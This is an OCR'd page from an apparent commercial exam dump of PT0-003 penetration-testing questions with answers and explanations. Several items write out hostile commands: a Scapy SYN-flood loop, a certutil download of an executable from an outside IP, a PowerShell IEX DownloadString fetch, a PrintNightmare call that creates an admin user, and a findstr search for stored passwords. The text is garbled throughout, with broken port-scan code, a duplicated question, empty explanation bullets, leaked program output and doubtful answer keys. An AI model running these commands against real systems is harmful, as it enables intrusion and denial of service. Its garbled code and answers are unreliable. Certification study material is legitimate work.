
#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap

-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 24
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 25
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
Preserving artifacts ensures that key outputs from the penetration test, such as logs,
screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
? Importance of Preserving Artifacts:
? Types of Artifacts:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 26
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Answer: D

Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here??s an overview of the tools mentioned and why Nikto is the most suitable for this task:
? Nikto:
? Comparison with Other Tools:
==========

NEW QUESTION 31
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 34
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 38
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
? Understanding ProxyChains:
? Command Breakdown:
? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code
socks4 127.0.0.1 1080
? Execution:
proxychains nmap -sT <target_cidr>
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 39
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts

D. Secrets

Answer: D

Explanation:
By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
? Command Analysis:
? Objective:
? Other Options:
Pentest References:
? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.
==========

NEW QUESTION 42
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Answer: B

Explanation:
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:
? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.
? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.
References from Pentest:
? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
==========

NEW QUESTION 46
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 51
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
==========

NEW QUESTION 56
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Answer: C

Explanation:
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:
? System Hardening:
? Comparison with Other Controls:
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
==========

NEW QUESTION 59
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 64
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.
Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Answer: A

Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
? Credential Stuffing:
? Other Techniques:
Pentest References:
? Password Attacks: Understanding different types of password attacks and their implications on account security.
? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.
==========

NEW QUESTION 67
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
==========

NEW QUESTION 70
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
==========

NEW QUESTION 72
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
? PrintNightmare Exploit:
? Commands Breakdown:
? Issue:
? Solution:
Pentest References:
? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
==========

NEW QUESTION 74
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 79
.....

Relate Links

100% Pass Your PT0-003 Exam with Exambible Prep Materials

https://www.exambible.com/PT0-003-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/